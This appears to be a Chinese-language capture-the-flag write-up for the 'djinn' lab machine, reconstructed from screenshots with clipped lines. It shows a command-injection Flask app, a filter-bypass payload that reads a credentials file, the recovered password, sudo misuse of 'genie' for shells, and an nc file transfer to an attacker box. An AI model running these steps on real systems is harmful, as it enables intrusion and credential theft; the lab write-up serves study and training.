-rw-r--r-- 1 www-data www-data 1323 Nov 13 20:23 app.py
-rw-r--r-- 1 www-data www-data 1846 Nov 14 20:25 app.pyc
drwxr-xr-x 5 www-data www-data 4096 Nov 13 20:03 static
drwxr-xr-x 2 www-data www-data 4096 Nov 14 19:10 templates
www-data@djinn:/opt/80$ cat app.py
```

```
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False
```


```
@app.route("/", methods=["GET"])
def index():
    return render_template("main.html")


@app.route("/wish", methods=['POST', "GET"])
def wish():
    execute = request.form.get("cmd")
    if execute:
        if validate(execute):
            output = subprocess.Popen(execute, shell=True,
                                      stdout=subprocess.PIPE).stdout.read()
        else:
            output = "Wrong choice of words"

        return redirect(url_for("genie", name=output))
    else:
        return render_template('wish.html')


@app.route('/genie', methods=['GET', 'POST'])
def genie():
    if 'name' in request.args:
        page = request.args.get('name')
    else:
        page = "It's not that hard"

    return render_template('genie.html', file=page)


if __name__ == "__main__":
    app.run(host='0.0.0.0', debug=True)
```

这是 python flask 框架的 app.py 文件。



```
@app.route("/wish", methods=['POST', "GET"])
def wish():
    execute = request.form.get("cmd")
    if execute:
        if validate(execute):
            output = subprocess.Popen(execute, shell=True,
                                      stdout=subprocess.PIPE).stdout.read()
        else:
            output = "Wrong choice of words"

        return redirect(url_for("genie", name=output))
    else:
        return render_template('wish.html')
```

cmd 有参数进来就会执行 validate(execute)




```
import subprocess

from flask import Flask, redirect, render_template, request, url_for

app = Flask(__name__)
app.secret_key = "key"

CREDS = "/home/nitish/.dev/creds.txt"

RCE = ["/", ".", "?", "*", "^", "$", "eval", ";"]


def validate(cmd):
    if CREDS in cmd and "cat" not in cmd:
        return True

    try:
        for i in RCE:
            for j in cmd:
                if i == j:
                    return False
        return True
    except Exception:
        return False
```

    if CREDS in cmd and "cat" not in cmd:
        return True

vilidate 函数将传入来的字符串进行条件判断，如果满足以下条件等于 true 返回 并且不会这些下面语句。creds 是一个字符串。/home/nitish/.dev/creds.txt


cmd=more+/home/nitish/.dev/creds.txt



```
ET
jenie?name=%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%0A%2Fhome%2Fnitish%2F.dev%2Fc
eds.txt%0A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%3A%0Anitish%3Ap4ssw0rdStr3r0n9%0A
HTTP/1.1
ost: 192.168.0.177:7331
ser-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
ccept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
ccept-Language: en-US,en;q=0.5
ccept-Encoding: gzip, deflate
eferer: http://192.168.0.177:7331/wish
onnection: close
pgrade-Insecure-Requests: 1
```

```
    <img class="body"

src="https://www.blissfullemon.com/wp-content/uplo
alt="bat">
    <img class="wing rightwing"

src="https://www.blissfullemon.com/wp-content/uplo
  </div>
  <div class="bat">
    <img class="wing leftwing"

src="https://www.blissfullemon.com/wp-content/uplo
    <img class="body"

src="https://www.blissfullemon.com/wp-content/uplo
alt="bat">
    <img class="wing rightwing"

src="https://www.blissfullemon.com/wp-content/uplo
  </div>
    <p> ::::::::::::::
/home/nitish/.dev/creds.txt
::::::::::::::
nitish:p4ssw0rdStr3r0n9
 </p>
  <img class="foregroundimg"
```

成功执行 得到 txt 内容。也可以直接打开在 shell 里执行




```
    app.run(host='0.0.0.0', debug=True)
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/opt/80$ 
```

同样也是得到

nitish:p4ssw0rdStr3r0n9


3.6 登录 nitish

su nitish




```
    app.run(host='0.0.0.0', debug=True)
www-data@djinn:/opt/80$ cat /home/nitish/.dev/creds.txt
nitish:p4ssw0rdStr3r0n9
www-data@djinn:/opt/80$ su nitish
Password:
nitish@djinn:/opt/80$ 
```

3.6.1 得到第一个 user.txt



```
user.txt
nitish@djinn:~$ cat user.txt
10aay8289ptgguy1pvfa73alzusyyx3c
nitish@djinn:~$ 
```


3.6.2 sudo 查看当前用户特权



```
nitish@djinn:~$ sudo -l
Matching Defaults entries for nitish on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nitish may run the following commands on djinn:
    (sam) NOPASSWD: /usr/bin/genie
nitish@djinn:~$
```

发现存在 genie 文件 可以执行

查看权限发现带有 s 普通用户均可以执行




```
nitish@djinn:~$ ls -al /usr/bin/genie
-rwsr-x--- 1 sam nitish 72000 Nov 11 19:09 /usr/bin/genie
nitish@djinn:~$ genie
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
genie: error: the following arguments are required: wish
nitish@djinn:~$
```

3.7 分析 genie 文件

```
nitish@djinn:~$ genie -h
usage: genie [-h] [-g] [-p SHELL] [-e EXEC] wish
I know you've came to me bearing wishes in mind. So go ahead make your wishes.
positional arguments:
  wish                  Enter your wish
optional arguments:
  -h, --help            show this help message and exit
  -g, --god             pass the wish to god
  -p SHELL, --shell SHELL
                        Gives you shell
  -e EXEC, --exec EXEC  execute command
```


帮助文档告诉我们可以执行 shell 经过测试均不能执行。

man genie 发现一些隐藏描述



```
        -p, --shell

               Well who doesn't love those. You can get shell. Ex: -p "/bin/sh"

        -e, --exec

               Execute command on someone else computer is just too  damn  fun,
               but this comes with some restrictions.

        -cmd

               You know sometime all you new is a damn CMD, windows I love you.

E ALSO
        mzfr.github.io
SC[al page genie(8) line 22 (press h for help or q to quit)

               Sometime we all would like to make a wish to  god,  this  option
               let you make wish directly to God;

               Though  genie can't gurantee you that your wish will be heard by
               God, he's a busy man you know;

        -p, --shell

               Well who doesn't love those. You can get shell. Ex: -p "/bin/sh"

        -e, --exec

               Execute command on someone else computer is just too  damn  fun,
               but this comes with some restrictions.

        -cmd

               You know sometime all you new is a damn CMD, windows I love you.
```

genie -cmd id




```
nitish@djinn:~$ genie -cmd id
my man!!
$ 
```

已经切换到 sh shell


3.8 获取 sam shell

sudo -u sam /usr/bin/genie -c id



```
nitish@djinn:~$ sudo -u sam /usr/bin/genie -c id
my man!!
$ bash
sam@djinn:~$ id
uid=1000(sam) gid=1000(sam) groups=1000(sam),4(adm),24(cdrom),30(dip),46(plugdev),108(lxd),113(lpadmin),114(sambashare)
sam@djinn:~$ 
```


3.8.1 查询 sam sudo 特权



```
sam@djinn:/home/sam$ sudo -l
Matching Defaults entries for sam on djinn:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sam may run the following commands on djinn:
    (root) NOPASSWD: /root/lago
sam@djinn:/home/sam$
```

发现可以不需要密码执行 root 用户下的/root/lago 文件

3.9 分析 lago 文件




```
sam@djinn:/home/sam$ sudo -u root /root/lago
What do you want to do ?
1 - Be naughty
2 - Guess the number
3 - Read some damn files
4 - Work
Enter your choice:
```

这个文件 sam 用户无权限访问这个 lago 常用的分析方法无法使用。

3.9.1 pyc 文件

来到 sam 用户目录 /home/sam




```
sam@djinn:/home/sam$ ls -al
total 36
drwxr-x--- 4 sam  sam  4096 Nov 14 21:11 .
drwxr-xr-x 4 root root 4096 Nov 14 19:50 ..
-rw------- 1 root root  417 Nov 14 20:59 .bash_history
-rw-r--r-- 1 root root  220 Oct 20 23:33 .bash_logout
-rw-r--r-- 1 sam  sam  3771 Oct 20 23:33 .bashrc
drwx------ 2 sam  sam  4096 Nov 11 19:28 .cache
drwx------ 3 sam  sam  4096 Oct 20 23:36 .gnupg
-rw-r--r-- 1 sam  sam   807 Oct 20 23:33 .profile
-rw-r--r-- 1 sam  sam  1749 Nov  7 18:44 .pyc
-rw-r--r-- 1 sam  sam     0 Nov  7 20:20 .sudo_as_admin_successful
sam@djinn:/home/sam$
```

3.9.2 nc 传送文件

nc -lp 9002 >1.pyc


nc 192.168.0.164 9002 <.pyc



```
root@kali:~/djinn# ls -al 1.pyc
-rw-r--r-- 1 root root 1749 Jan  3 19:30 1.pyc
root@kali:~/djinn# 
```

3.9.3 pyc 反编译

uncompyle6 -o 1.py 1.pyc




```
root@kali:~/djinn# cat 1.py
# uncompyle6 version 3.6.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.5 (default, Oct 27 2019, 15:43:29)
# [GCC 9.2.1 20191022]
# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 04:05:18
from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '

def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'

def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)

def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice
```

反编译 成功后分析 1.py 文件

3.10 分析 1.py 文件

```
root@kali:~/djinn# cat 1.py
# uncompyle6 version 3.6.1
# Python bytecode 2.7 (62211)
# Decompiled from: Python 3.7.5 (default, Oct 27 2019, 15:43:29)
# [GCC 9.2.1 20191022]
# Embedded file name: /home/mzfr/scripts/exp.py
# Compiled at: 2019-11-07 04:05:18
from getpass import getuser
from os import system
from random import randint

def naughtyboi():
    print 'Working on it!! '


def guessit():
    num = randint(1, 101)
    print 'Choose a number between 1 to 100: '
    s = input('Enter your number: ')
    if s == num:
        system('/bin/sh')
    else:
        print 'Better Luck next time'


def readfiles():
    user = getuser()
    path = input('Enter the full of the file to read: ')
    print 'User %s is not allowed to read %s' % (user, path)


def options():
    print 'What do you want to do ?'
    print '1 - Be naughty'
    print '2 - Guess the number'
    print '3 - Read some damn files'
    print '4 - Work'
    choice = int(input('Enter your choice: '))
    return choice


def main(op):
    if op == 1:
        naughtyboi()
    elif op == 2:
        guessit()
    elif op == 3:
        readfiles()
    elif op == 4:
        print 'work your ass off!!'
    else:
        print 'Do something better with your life'


if __name__ == '__main__':
    main(options())
```

